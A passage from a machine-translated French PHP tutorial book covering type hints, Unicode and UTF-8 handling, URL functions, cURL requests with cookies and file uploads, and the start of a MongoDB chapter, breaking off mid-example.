Certaines fonctions PHP peuvent renvoyer une valeur de type `resource` . Comme il ne s'agit pas d'un type scalaire, mais d'un type spécial, il n'est pas possible de le saisir.

Par exemple, `curl_init()` renverra une `resource` , ainsi que `fopen()` . Bien sûr, ces deux ressources ne sont pas compatibles entre elles. À cause de cela, PHP 7 lancera *toujours* le TypeError suivant lorsque vous tapez explicitement une `resource` conseil:

> TypeError: l'argument 1 transmis à sample () doit être une instance de ressource, ressource donnée

Tapez des objets génériques

Étant donné que les objets PHP n'héritent d'aucune classe de base (y compris `stdClass`), il n'y a pas de prise en charge pour le type indiquant un type d'objet générique.

Par exemple, le ci-dessous ne fonctionnera pas.

```
<?php

function doSomething(object $obj) {
    return $obj;
}

class ClassOne {}
class ClassTwo {}

$classOne= new ClassOne();
$classTwo= new ClassTwo();

doSomething($classOne);
doSomething($classTwo);
```

Et va jeter une erreur fatale:

> Erreur fatale: UnCaught TypeError: l'argument 1 transmis à doSomething () doit être une instance d'objet, instance de OperationOne donnée

Une solution à ce problème consiste à déclarer une interface dégénérée qui ne définit aucune méthode et à laquelle tous vos objets implémentent cette interface.

```
<?php

interface Object {}

function doSomething(Object $obj) {
    return $obj;
}

class ClassOne implements Object {}
class ClassTwo implements Object {}

$classOne = new ClassOne();
$classTwo = new ClassTwo();

doSomething($classOne);
doSomething($classTwo);
```

Tapez les classes et les interfaces de conseil

L'indication de type pour les classes et les interfaces a été ajoutée en PHP 5.

Indice de type de classe

```
<?php

class Student
{
    public $name = 'Chris';
}

class School
{
    public $name = 'University of Edinburgh';
}

function enroll(Student $student, School $school)
{
    echo $student->name . ' is being enrolled at ' . $school->name;
}

$student = new Student();
$school = new School();

enroll($student, $school);
```

Le script ci-dessus affiche:

> Chris est inscrit à l'Université d'Edimbourg

Indice de type d'interface

```
<?php

interface Enrollable {};
interface Attendable {};

class Chris implements Enrollable
{
    public $name = 'Chris';
}

class UniversityOfEdinburgh implements Attendable
{
    public $name = 'University of Edinburgh';
}

function enroll(Enrollable $enrollee, Attendable $premises)
{
    echo $enrollee->name . ' is being enrolled at ' . $premises->name;
}

$chris = new Chris();
$edinburgh = new UniversityOfEdinburgh();

enroll($chris, $edinburgh);
```

L'exemple ci-dessus produit le même résultat que précédemment:

> Chris est inscrit à l'Université d'Edimbourg

Indices de type auto

Le mot-clé `self` peut être utilisé comme indicateur de type pour indiquer que la valeur doit être une instance de la classe qui déclare la méthode.

Type Indication Aucun retour (annulé)

En PHP 7.1, le type de retour `void` été ajouté. Bien que PHP n'ait pas de valeur `void` réelle, il est généralement compris dans les langages de programmation qu'une fonction qui ne retourne rien renvoie un `void` . Cela ne devrait pas être confondu avec le retour de `null` , car `null` est une valeur qui peut être retournée.

```
function lacks_return(): void {
    // valid
}
```

Notez que si vous déclarez un retour `void` , vous ne pouvez retourner aucune valeur ou vous

obtiendrez une erreur fatale:

```
function should_return_nothing(): void {
    return null; // Fatal error: A void function must not return a value
}
```

Cependant, l'utilisation de return pour quitter la fonction est valide:

```
function returns_nothing(): void {
    return; // valid
}
```

Astuces de type nullable

Paramètres

L'indication de type nullable a été ajoutée à PHP 7.1 en utilisant le `?` opérateur avant l'indication de type.

```
function f(?string $a) {}
function g(string $a) {}

f(null); // valid
g(null); // TypeError: Argument 1 passed to g() must be of the type string, null given
```

Avant PHP 7.1, si un paramètre a un indice de type, il doit déclarer une valeur par défaut `null` pour accepter les valeurs nulles.

```
function f(string $a = null) {}
function g(string $a) {}

f(null); // valid
g(null); // TypeError: Argument 1 passed to g() must be of the type string, null given
```

Valeurs de retour

En PHP 7.0, les fonctions avec un type de retour ne doivent pas renvoyer null.

En PHP 7.1, les fonctions peuvent déclarer un indice de type de retour nullable. Cependant, la fonction doit toujours retourner la valeur null, pas void (instructions de retour no / empty).

```
function f() : ?string {
    return null;
}

function g() : ?string {}
function h() : ?string {}
```

```
f(); // OK
g(); // TypeError: Return value of g() must be of the type string or null, none returned
h(); // TypeError: Return value of h() must be of the type string or null, none returned
```

Lire Type de conseil en ligne: https://riptutorial.com/fr/php/topic/1430/type-de-conseil

Chapitre 99: Unicode Support en PHP

Examples

Conversion de caractères Unicode au format "\ uxxxx" en PHP

Vous pouvez utiliser le code suivant pour revenir en arrière et en avant.

```
if (!function_exists('codepoint_encode')) {
    function codepoint_encode($str) {
        return substr(json_encode($str), 1, -1);
    }
}

if (!function_exists('codepoint_decode')) {
    function codepoint_decode($str) {
        return json_decode(sprintf('"%s"', $str));
    }
}
```

Comment utiliser :

```
echo "\nUse JSON encoding / decoding\n";
var_dump(codepoint_encode("□□"));
var_dump(codepoint_decode('\u6211\u597d'));
```

Sortie :

```
Use JSON encoding / decoding
string(12) "\u6211\u597d"
string(6) "□□"
```

Conversion de caractères Unicode en valeurs numériques et / ou en entités HTML à l'aide de PHP

Vous pouvez utiliser le code suivant pour revenir en arrière et en avant.

```
if (!function_exists('mb_internal_encoding')) {
    function mb_internal_encoding($encoding = NULL) {
        return ($from_encoding === NULL) ? iconv_get_encoding() :
iconv_set_encoding($encoding);
    }
}

if (!function_exists('mb_convert_encoding')) {
    function mb_convert_encoding($str, $to_encoding, $from_encoding = NULL) {
        return iconv(($from_encoding === NULL) ? mb_internal_encoding() : $from_encoding,
$to_encoding, $str);
    }
```

```
}

if (!function_exists('mb_chr')) {
    function mb_chr($ord, $encoding = 'UTF-8') {
        if ($encoding === 'UCS-4BE') {
            return pack("N", $ord);
        } else {
            return mb_convert_encoding(mb_chr($ord, 'UCS-4BE'), $encoding, 'UCS-4BE');
        }
    }
}

if (!function_exists('mb_ord')) {
    function mb_ord($char, $encoding = 'UTF-8') {
        if ($encoding === 'UCS-4BE') {
            list(, $ord) = (strlen($char) === 4) ? @unpack('N', $char) : @unpack('n', $char);
            return $ord;
        } else {
            return mb_ord(mb_convert_encoding($char, 'UCS-4BE', $encoding), 'UCS-4BE');
        }
    }
}

if (!function_exists('mb_htmlentities')) {
    function mb_htmlentities($string, $hex = true, $encoding = 'UTF-8') {
        return preg_replace_callback('/[\x{80}-\x{10FFFF}]/u', function ($match) use ($hex) {
            return sprintf($hex ? '&#x%X;' : '&#%d;', mb_ord($match[0]));
        }, $string);
    }
}

if (!function_exists('mb_html_entity_decode')) {
    function mb_html_entity_decode($string, $flags = null, $encoding = 'UTF-8') {
        return html_entity_decode($string, ($flags === NULL) ? ENT_COMPAT | ENT_HTML401 :
$flags, $encoding);
    }
}
```

Comment utiliser :

```
echo "Get string from numeric DEC value\n";
var_dump(mb_chr(50319, 'UCS-4BE'));
var_dump(mb_chr(271));

echo "\nGet string from numeric HEX value\n";
var_dump(mb_chr(0xC48F, 'UCS-4BE'));
var_dump(mb_chr(0x010F));

echo "\nGet numeric value of character as DEC string\n";
var_dump(mb_ord('ď', 'UCS-4BE'));
var_dump(mb_ord('ď'));

echo "\nGet numeric value of character as HEX string\n";
var_dump(dechex(mb_ord('ď', 'UCS-4BE')));
var_dump(dechex(mb_ord('ď')));

echo "\nEncode / decode to DEC based HTML entities\n";
var_dump(mb_htmlentities('tchüß', false));
var_dump(mb_html_entity_decode('tch&#252;&#223;'));
```

```
echo "\nEncode / decode to HEX based HTML entities\n";
var_dump(mb_htmlentities('tchüß'));
var_dump(mb_html_entity_decode('tch&#xFC;&#xDF;'));
```

Sortie :

```
Get string from numeric DEC value
string(4) "ď"
string(2) "ď"

Get string from numeric HEX value
string(4) "ď"
string(2) "ď"

Get numeric value of character as DEC int
int(50319)
int(271)

Get numeric value of character as HEX string
string(4) "c48f"
string(3) "10f"

Encode / decode to DEC based HTML entities
string(15) "tch&#252;&#223;"
string(7) "tchüß"

Encode / decode to HEX based HTML entities
string(15) "tch&#xFC;&#xDF;"
string(7) "tchüß"
```

Extension Intl pour le support Unicode

Les fonctions de chaîne natives sont mappées à des fonctions à un seul octet, elles ne fonctionnent pas bien avec Unicode. Les extensions iconv et mbstring offrent un support pour Unicode, tandis que l'extension Intl offre un support complet. Intl est un wrapper pour la bibliothèque ICU *de facto de standard* , voir http://site.icu-project.org pour des informations détaillées qui ne sont pas disponibles sur http://php.net/manual/en/book.intl.php . Si vous ne pouvez pas installer l'extension, jetez un oeil à une autre implémentation d'Intl depuis le framework Symfony .

L'ICU offre une internationalisation complète dont Unicode n'est qu'une petite partie. Vous pouvez faire du transcodage facilement:

```
\UConverter::transcode($sString, 'UTF-8', 'UTF-8');  // strip bad bytes against attacks
```

Mais, ne **rejetez** pas encore **iconv** , considérez:

```
\iconv('UTF-8', 'ASCII//TRANSLIT', "Cliënt"); // output: "Client"
```

Lire Unicode Support en PHP en ligne: https://riptutorial.com/fr/php/topic/4472/unicode-support-en-php

Chapitre 100: URL

Examples

Analyse d'une URL

Pour séparer une URL dans ses composants individuels, utilisez `parse_url()` :

```
$url = 'http://www.example.com/page?foo=1&bar=baz#anchor';
$parts = parse_url($url);
```

Après avoir exécuté ce qui précède, le contenu de `$parts` serait:

```
Array
(
    [scheme] => http
    [host] => www.example.com
    [path] => /page
    [query] => foo=1&bar=baz
    [fragment] => anchor
)
```

Vous pouvez également renvoyer de manière sélective un seul composant de l'URL. Pour ne renvoyer que la chaîne de requête:

```
$url = 'http://www.example.com/page?foo=1&bar=baz#anchor';
$queryString = parse_url($url, PHP_URL_QUERY);
```

Les constantes suivantes sont acceptées: `PHP_URL_SCHEME` , `PHP_URL_HOST` , `PHP_URL_PORT` , `PHP_URL_USER` , `PHP_URL_PASS` , `PHP_URL_PATH` , `PHP_URL_QUERY` et `PHP_URL_FRAGMENT` .

Pour analyser davantage une chaîne de requête en paires de valeurs clés, utilisez `parse_str()` :

```
$params = [];
parse_str($queryString, $params);
```

Après l'exécution de ce qui précède, le tableau `$params` sera rempli avec les éléments suivants:

```
Array
(
    [foo] => 1
    [bar] => baz
)
```

Redirection vers une autre URL

Vous pouvez utiliser la fonction `header()` pour demander au navigateur de rediriger vers une URL différente:

```
$url = 'https://example.org/foo/bar';
if (!headers_sent()) { // check headers - you can not send headers if they already sent
  header('Location: ' . $url);
  exit; // protects from code being executed after redirect request
} else {
  throw new Exception('Cannot redirect, headers already sent');
}
```

Vous pouvez également rediriger vers une URL relative (cela ne fait pas partie de la spécification HTTP officielle, mais elle fonctionne dans tous les navigateurs):

```
$url = 'foo/bar';
if (!headers_sent()) {
  header('Location: ' . $url);
  exit;
} else {
  throw new Exception('Cannot redirect, headers already sent');
}
```

Si des en-têtes ont été envoyés, vous pouvez également envoyer une balise HTML de `meta refresh` .

AVERTISSEMENT: la balise meta refresh repose sur le traitement correct du HTML par le client, et certains ne le feront pas. En général, cela ne fonctionne que dans les navigateurs Web. Aussi, considérez que si des en-têtes ont été envoyés, vous pourriez avoir un bogue et cela devrait déclencher une exception.

Vous pouvez également imprimer un lien sur lequel les utilisateurs doivent cliquer, pour les clients qui ignorent la balise meta refresh:

```
$url = 'https://example.org/foo/bar';
if (!headers_sent()) {
  header('Location: ' . $url);
} else {
  $saveUrl = htmlspecialchars($url); // protects from browser seeing url as HTML
  // tells browser to redirect page to $saveUrl after 0 seconds
  print '<meta http-equiv="refresh" content="0; url=' . $saveUrl . '">';
  // shows link for user
  print '<p>Please continue to <a href="' . $saveUrl . '">' . $saveUrl . '</a></p>';
}
exit;
```

Construire une chaîne de requête encodée en URL à partir d'un tableau

`http_build_query()` créera une chaîne de requête à partir d'un tableau ou d'un objet. Ces chaînes peuvent être ajoutées à une URL pour créer une requête GET ou utilisées dans une requête POST avec, par exemple, cURL.

```
$parameters = array(
    'parameter1' => 'foo',
    'parameter2' => 'bar',
);
$queryString = http_build_query($parameters);
```

`$queryString` aura la valeur suivante:

```
parameter1=foo&parameter2=bar
```

`http_build_query()` fonctionnera également avec les tableaux multidimensionnels:

```
$parameters = array(
    "parameter3" => array(
        "sub1" => "foo",
        "sub2" => "bar",
    ),
    "parameter4" => "baz",
);
$queryString = http_build_query($parameters);
```

`$queryString` aura cette valeur:

```
parameter3%5Bsub1%5D=foo&parameter3%5Bsub2%5D=bar&parameter4=baz
```

qui est la version encodée en URL de

```
parameter3[sub1]=foo&parameter3[sub2]=bar&parameter4=baz
```

Lire URL en ligne: https://riptutorial.com/fr/php/topic/1800/url

Chapitre 101: UTF-8

Remarques

- Vous devez vous assurer que chaque fois que vous traitez une chaîne UTF-8, vous le faites en toute sécurité. C'est malheureusement la partie la plus difficile. Vous voudrez probablement utiliser largement l'extension `mbstring` de PHP.
- **Les opérations de chaîne intégrées de PHP *ne* sont *pas* sécurisées par défaut avec UTF-8.** Il y a certaines choses que vous pouvez faire en toute sécurité avec les opérations sur les chaînes PHP normales (comme la concaténation), mais pour la plupart des choses, vous devez utiliser la fonction `mbstring` équivalente.

Examples

Contribution

- Vous devez vérifier chaque chaîne reçue comme étant UTF-8 valide avant d'essayer de la stocker ou de l'utiliser partout. `mb_check_encoding()` de PHP fait l'affaire, mais vous devez l'utiliser systématiquement. Il n'y a vraiment aucun moyen de contourner cela, car les clients malveillants peuvent soumettre des données quel que soit l'encodage souhaité.

```
$string = $_REQUEST['user_comment'];
if (!mb_check_encoding($string, 'UTF-8')) {
    // the string is not UTF-8, so re-encode it.
    $actualEncoding = mb_detect_encoding($string);
    $string = mb_convert_encoding($string, 'UTF-8', $actualEncoding);
}
```

- **Si vous utilisez HTML5, vous pouvez ignorer ce dernier point.** Vous voulez que toutes les données envoyées par les navigateurs soient dans UTF-8. La seule façon fiable de le faire est d'ajouter l'attribut `accept-charset` à toutes les balises `<form>` comme suit:

```
<form action="somepage.php" accept-charset="UTF-8">
```

Sortie

- Si votre application transmet du texte à d'autres systèmes, ils devront également être informés du codage des caractères. En PHP, vous pouvez utiliser l'option `default_charset` dans `php.ini` ou émettre manuellement l'en `Content-Type` tête `Content-Type` MIME. C'est la méthode préférée pour cibler les navigateurs modernes.

```
header('Content-Type: text/html; charset=utf-8');
```

- Si vous ne parvenez pas à définir les en-têtes de réponse, vous pouvez également définir le

codage dans un document HTML contenant des métadonnées HTML .

- HTML5

```
<meta charset="utf-8">
```

- Anciennes versions de HTML

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
```

Stockage de données et accès

Ce sujet traite spécifiquement de UTF-8 et des considérations relatives à son utilisation avec une base de données. Si vous souhaitez plus d'informations sur l'utilisation des bases de données en PHP, consultez cette rubrique .

Stockage de données dans une base de données MySQL:

- Spécifiez le `utf8mb4` caractères `utf8mb4` sur toutes les tables et colonnes de texte de votre base de données. Cela permet à MySQL de stocker et de récupérer physiquement les valeurs encodées en mode natif dans UTF-8.

  MySQL utilisera implicitement l'encodage `utf8mb4` si un `utf8mb4_*` est spécifié (sans jeu de caractères explicite).

- Les anciennes versions de MySQL (<5.5.3) ne supportent pas `utf8mb4` , vous serez donc obligé d'utiliser `utf8` , qui ne supporte qu'un sous-ensemble de caractères Unicode.

Accéder aux données dans une base de données MySQL:

- Dans votre code d'application (par exemple, PHP), quelle que soit la méthode d'accès à la base de données que vous utilisez, vous devrez définir le charset de connexion sur `utf8mb4` . De cette façon, MySQL ne fait aucune conversion de son UTF-8 natif lorsqu'il transmet des données à votre application et inversement.

- Certains pilotes fournissent leur propre mécanisme de configuration du jeu de caractères de connexion, qui à la fois met à jour son propre état interne et informe MySQL du codage à utiliser sur la connexion. C'est généralement l'approche privilégiée.

  Par exemple (la même considération concernant `utf8mb4` / `utf8` s'applique comme ci-dessus):

  - Si vous utilisez la couche d'abstraction PDO avec PHP ≥ 5.3.6, vous pouvez spécifier `charset` dans le DSN :

```
$handle = new PDO('mysql:charset=utf8mb4');
```

  - Si vous utilisez mysqli , vous pouvez appeler `set_charset()` :

```
$conn = mysqli_connect('localhost', 'my_user', 'my_password', 'my_db');

$conn->set_charset('utf8mb4');         // object oriented style
mysqli_set_charset($conn, 'utf8mb4'); // procedural style
```

- Si vous êtes bloqué avec un simple mysql mais que vous utilisez PHP ≥ 5.2.3, vous pouvez appeler `mysql_set_charset` .

```
$conn = mysql_connect('localhost', 'my_user', 'my_password');

$conn->set_charset('utf8mb4');        // object oriented style
mysql_set_charset($conn, 'utf8mb4'); // procedural style
```

- Si le pilote de base de données ne fournit pas son propre mécanisme pour définir le jeu de caractères de connexion, vous devrez peut-être envoyer une requête à MySQL pour savoir comment votre application s'attend à ce que les données de la connexion soient codées: `SET NAMES 'utf8mb4'` .

Lire UTF-8 en ligne: https://riptutorial.com/fr/php/topic/1745/utf-8

Chapitre 102: Utiliser cURL en PHP

Syntaxe

- ressource curl_init ([chaîne $ url = NULL])
- bool curl_setopt (resource $ ch, option int $, mixed $ value)
- bool curl_setopt_array (resource $ ch, tableau $ options)
- mixte curl_exec (resource $ ch)
- void curl_close (resource $ ch)

Paramètres

Paramètre	Détails
curl_init	- Initialiser une session cURL
URL	L'URL à utiliser dans la requête cURL
curl_setopt	- Définir une option pour un transfert cURL
ch	Le handle cURL (valeur de retour de **curl_init ()**)
option	CURLOPT_XXX à définir - voir la documentation de PHP pour la liste des options et des valeurs acceptables
valeur	La valeur à définir sur le handle cURL pour l'option donnée
curl_exec	- Effectuer une session cURL
ch	Le handle cURL (valeur de retour de **curl_init ()**)
curl_close	- Fermer une session cURL
ch	Le handle cURL (valeur de retour de **curl_init ()**)

Examples

Utilisation de base (requêtes GET)

cURL est un outil de transfert de données avec une syntaxe URL. Il supporte HTTP, FTP, SCP et beaucoup d'autres (curl> = 7.19.4). **N'oubliez pas que vous devez installer et activer l'extension cURL pour l'utiliser.**

```
// a little script check is the cURL extension loaded or not
if(!extension_loaded("curl")) {
```

```
    die("cURL extension not loaded! Quit Now.");
}

// Actual script start

// create a new cURL resource
// $curl is the handle of the resource
$curl = curl_init();

// set the URL and other options
curl_setopt($curl, CURLOPT_URL, "http://www.example.com");

// execute and pass the result to browser
curl_exec($curl);

// close the cURL resource
curl_close($curl);
```

Demandes POST

Si vous voulez imiter l'action POST du formulaire HTML, vous pouvez utiliser cURL.

```
// POST data in array
$post = [
    'a' => 'apple',
    'b' => 'banana'
];

// Create a new cURL resource with URL to POST
$ch = curl_init('http://www.example.com');

// We set parameter CURLOPT_RETURNTRANSFER to read output
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

// Let's pass POST data
curl_setopt($ch, CURLOPT_POSTFIELDS, $post);

// We execute our request, and get output in a $response variable
$response = curl_exec($ch);

// Close the connection
curl_close($ch);
```

Utiliser multi_curl pour créer plusieurs requêtes POST

Parfois, nous devons faire beaucoup de requêtes POST vers un ou plusieurs points de terminaison différents. Pour faire face à ce scénario, nous pouvons utiliser `multi_curl` .

Tout d'abord, nous créons le nombre de requêtes nécessaires exactement de la même manière que dans l'exemple simple et les mettons dans un tableau.

Nous utilisons le curl_multi_init et y ajoutons chaque handle.

Dans cet exemple, nous utilisons 2 points de terminaison différents:

```
//array of data to POST
$request_contents = array();
//array of URLs
$urls = array();
//array of cURL handles
$chs = array();

//first POST content
$request_contents[] = [
    'a' => 'apple',
    'b' => 'banana'
];
//second POST content
$request_contents[] = [
    'a' => 'fish',
    'b' => 'shrimp'
];
//set the urls
$urls[] = 'http://www.example.com';
$urls[] = 'http://www.example2.com';

//create the array of cURL handles and add to a multi_curl
$mh = curl_multi_init();
foreach ($urls as $key => $url) {
    $chs[$key] = curl_init($url);
    curl_setopt($chs[$key], CURLOPT_RETURNTRANSFER, true);
    curl_setopt($chs[$key], CURLOPT_POST, true);
    curl_setopt($chs[$key], CURLOPT_POSTFIELDS, $request_contents[$key]);

    curl_multi_add_handle($mh, $chs[$key]);
}
```

Ensuite, nous utilisons curl_multi_exec pour envoyer les requêtes

```
//running the requests
$running = null;
do {
  curl_multi_exec($mh, $running);
} while ($running);

//getting the responses
foreach(array_keys($chs) as $key){
    $error = curl_error($chs[$key]);
    $last_effective_URL = curl_getinfo($chs[$key], CURLINFO_EFFECTIVE_URL);
    $time = curl_getinfo($chs[$key], CURLINFO_TOTAL_TIME);
    $response = curl_multi_getcontent($chs[$key]);  // get results
    if (!empty($error)) {
      echo "The request $key return a error: $error" . "\n";
    }
    else {
      echo "The request to '$last_effective_URL' returned '$response' in $time seconds." .
"\n";
    }

    curl_multi_remove_handle($mh, $chs[$key]);
}

// close current handler
curl_multi_close($mh);
```

Un retour possible pour cet exemple pourrait être:

> La demande de « http://www.example.com » a renvoyé «fruits» en 2 secondes.
>
> La demande de ' http://www.example2.com ' a renvoyé 'seafood' en 5 secondes.

Création et envoi d'une requête avec une méthode personnalisée

Par défaut, PHP Curl prend en charge les requêtes `GET` et `POST` . Il est également possible d'envoyer des requêtes personnalisées, telles que `DELETE` , `PUT` ou `PATCH` (ou même des méthodes non standard) à l'aide du paramètre `CURLOPT_CUSTOMREQUEST` .

```
$method = 'DELETE'; // Create a DELETE request

$ch = curl_init($url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_CUSTOMREQUEST, $method);
$content = curl_exec($ch);
curl_close($ch);
```

Utiliser des cookies

cURL peut conserver les cookies reçus dans les réponses pour les utiliser avec les demandes suivantes. Pour la gestion simple des cookies de session en mémoire, ceci est réalisé avec une seule ligne de code:

```
curl_setopt($ch, CURLOPT_COOKIEFILE, "");
```

Si vous devez conserver les cookies après la destruction du descripteur cURL, vous pouvez spécifier le fichier dans lequel les stocker dans:

```
curl_setopt($ch, CURLOPT_COOKIEJAR, "/tmp/cookies.txt");
```

Ensuite, lorsque vous souhaitez les utiliser à nouveau, transmettez-les en tant que fichier de cookie:

```
curl_setopt($ch, CURLOPT_COOKIEFILE, "/tmp/cookies.txt");
```

Rappelez-vous, cependant, que ces deux étapes ne sont pas nécessaires, sauf si vous devez transporter des cookies entre différentes poignées cURL. Pour la plupart des cas d'utilisation, il suffit de définir `CURLOPT_COOKIEFILE` sur la chaîne vide.

La gestion des cookies peut être utilisée, par exemple, pour extraire des ressources d'un site Web nécessitant une connexion. Il s'agit généralement d'une procédure en deux étapes. D'abord, POST à la page de connexion.

```
<?php
```

```
# create a cURL handle
$ch  = curl_init();

# set the URL (this could also be passed to curl_init() if desired)
curl_setopt($ch, CURLOPT_URL, "https://www.example.com/login.php");

# set the HTTP method to POST
curl_setopt($ch, CURLOPT_POST, true);

# setting this option to an empty string enables cookie handling
# but does not load cookies from a file
curl_setopt($ch, CURLOPT_COOKIEFILE, "");

# set the values to be sent
curl_setopt($ch, CURLOPT_POSTFIELDS, array(
    "username"=>"joe_bloggs",
    "password"=>"$up3r_$3cr3t",
));

# return the response body
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

# send the request
$result = curl_exec($ch);
```


La deuxième étape (après la vérification des erreurs standard) est généralement une simple requête GET. L'important est de **réutiliser le handle cURL existant** pour la deuxième requête. Cela garantit que les cookies de la première réponse seront automatiquement inclus dans la deuxième demande.

```
# we are not calling curl_init()

# simply change the URL
curl_setopt($ch, CURLOPT_URL, "https://www.example.com/show_me_the_foo.php");

# change the method back to GET
curl_setopt($ch, CURLOPT_HTTPGET, true);

# send the request
$result = curl_exec($ch);

# finished with cURL
curl_close($ch);

# do stuff with $result...
```

Ceci est uniquement conçu comme un exemple de gestion des cookies. Dans la vraie vie, les choses sont généralement plus compliquées. Vous devez souvent effectuer un GET initial de la page de connexion pour extraire un jeton de connexion qui doit être inclus dans votre POST. D'autres sites peuvent bloquer le client cURL en fonction de sa chaîne User-Agent, ce qui vous oblige à le modifier.

Envoi de données multidimensionnelles et de fichiers multiples avec CurlFile en une seule requête

Disons que nous avons un formulaire comme celui ci-dessous. Nous voulons envoyer les données à notre serveur Web via AJAX et de là à un script exécuté sur un serveur externe.



Nous avons donc des entrées normales, un champ multi-sélection et une zone de dépôt de fichiers où nous pouvons télécharger plusieurs fichiers.

En supposant que la requête AJAX POST a réussi, nous obtenons les données suivantes sur le site PHP:

```
// print_r($_POST)

Array
(
    [first_name] => John
    [last_name] => Doe
    [activities] => Array
        (
            [0] => soccer
            [1] => hiking
        )
)
```

et les fichiers devraient ressembler à ceci

```
// print_r($_FILES)

Array
```

```
(
    [upload] => Array
        (
            [name] => Array
                (
                    [0] => my_photo.jpg
                    [1] => my_life.pdf
                )

            [type] => Array
                (
                    [0] => image/jpg
                    [1] => application/pdf
                )

            [tmp_name] => Array
                (
                    [0] => /tmp/phpW5spji
                    [1] => /tmp/phpWgnUeY
                )

            [error] => Array
                (
                    [0] => 0
                    [1] => 0
                )

            [size] => Array
                (
                    [0] => 647548
                    [1] => 643223
                )

        )

)
```

Jusqu'ici tout va bien. Maintenant, nous voulons envoyer ces données et fichiers au serveur externe en utilisant cURL avec la classe CurlFile

Comme cURL n'accepte qu'un tableau simple mais pas multidimensionnel, nous devons d'abord aplatir le tableau $ _POST.

Pour ce faire, vous pouvez par exemple utiliser cette fonction qui vous donne les informations suivantes:

```
// print_r($new_post_array)

Array
(
    [first_name] => John
    [last_name] => Doe
    [activities[0]] => soccer
    [activities[1]] => hiking
)
```

L'étape suivante consiste à créer des objets CurlFile pour les fichiers téléchargés. Cela se fait par

la boucle suivante:

```
$files = array();

foreach ($_FILES["upload"]["error"] as $key => $error) {
    if ($error == UPLOAD_ERR_OK) {

        $files["upload[$key]"] = curl_file_create(
            $_FILES['upload']['tmp_name'][$key],
            $_FILES['upload']['type'][$key],
            $_FILES['upload']['name'][$key]
        );
    }
}
```

curl_file_create est une fonction d'assistance de la classe CurlFile et crée les objets CurlFile. Nous sauvegardons chaque objet dans le tableau $ files avec les clés nommées "upload [0]" et "upload [1]" pour nos deux fichiers.

Nous devons maintenant combiner le tableau de courrier aplati et le tableau de fichiers et l'enregistrer en tant que données $ comme ceci:

```
$data = $new_post_array + $files;
```

La dernière étape consiste à envoyer la demande cURL:

```
$ch = curl_init();

curl_setopt_array($ch, array(
    CURLOPT_POST => 1,
    CURLOPT_URL => "https://api.externalserver.com/upload.php",
    CURLOPT_RETURNTRANSFER => 1,
    CURLINFO_HEADER_OUT => 1,
    CURLOPT_POSTFIELDS => $data
));

$result = curl_exec($ch);

curl_close ($ch);
```

Puisque $ data est désormais un tableau simple (plat), cURL envoie automatiquement cette requête POST avec le type de contenu: multipart / form-data

Dans upload.php sur le serveur externe, vous pouvez maintenant obtenir les données et les fichiers avec $ _POST et $ _FILES comme vous le feriez normalement.

Obtenir et définir des en-têtes http personnalisés dans PHP

Envoi de l'en-tête de demande

```
$uri = 'http://localhost/http.php';
$ch = curl_init($uri);
curl_setopt_array($ch, array(
```

```
    CURLOPT_HTTPHEADER  => array('X-User: admin', 'X-Authorization: 123456'),
    CURLOPT_RETURNTRANSFER  =>true,
    CURLOPT_VERBOSE     => 1
));
$out = curl_exec($ch);
curl_close($ch);
// echo response output
echo $out;
```

Lecture de l'en-tête personnalisé

```
print_r(apache_request_headers());
```

OutPut: -

```
Array
(
    [Host] => localhost
    [Accept] => */*
    [X-User] => admin
    [X-Authorization] => 123456
    [Content-Length] => 9
    [Content-Type] => application/x-www-form-urlencoded
)
```

Nous pouvons également envoyer l'en-tête en utilisant la syntaxe ci-dessous: -

```
curl --header "X-MyHeader: 123" www.google.com
```

Lire Utiliser cURL en PHP en ligne: https://riptutorial.com/fr/php/topic/701/utiliser-curl-en-php

Chapitre 103: Utiliser MongoDB

Examples

Connectez-vous à MongoDB

Créez une connexion MongoDB, que vous pourrez interroger ultérieurement:

```
$manager = new \MongoDB\Driver\Manager('mongodb://localhost:27017');
```

Dans l'exemple suivant, vous allez apprendre à interroger l'objet de connexion.

Cette extension ferme automatiquement la connexion, il n'est pas nécessaire de fermer manuellement.

Obtenir un document - findOne ()

Exemple pour rechercher un seul utilisateur avec un identifiant spécifique, vous devez faire:

```
$options = ['limit' => 1];
$filter = ['_id' => new \MongoDB\BSON\ObjectID('578ff7c3648c940e008b457a')];
$query = new \MongoDB\Driver\Query($filter, $options);

$cursor = $manager->executeQuery('database_name.collection_name', $query);
$cursorArray = $cursor->toArray();
if(isset($cursorArray[0])) {
    var_dump($cursorArray[0]);
}
```

Obtenir plusieurs documents - find ()

Exemple de recherche de plusieurs utilisateurs portant le nom "Mike":

```
$filter = ['name' => 'Mike'];
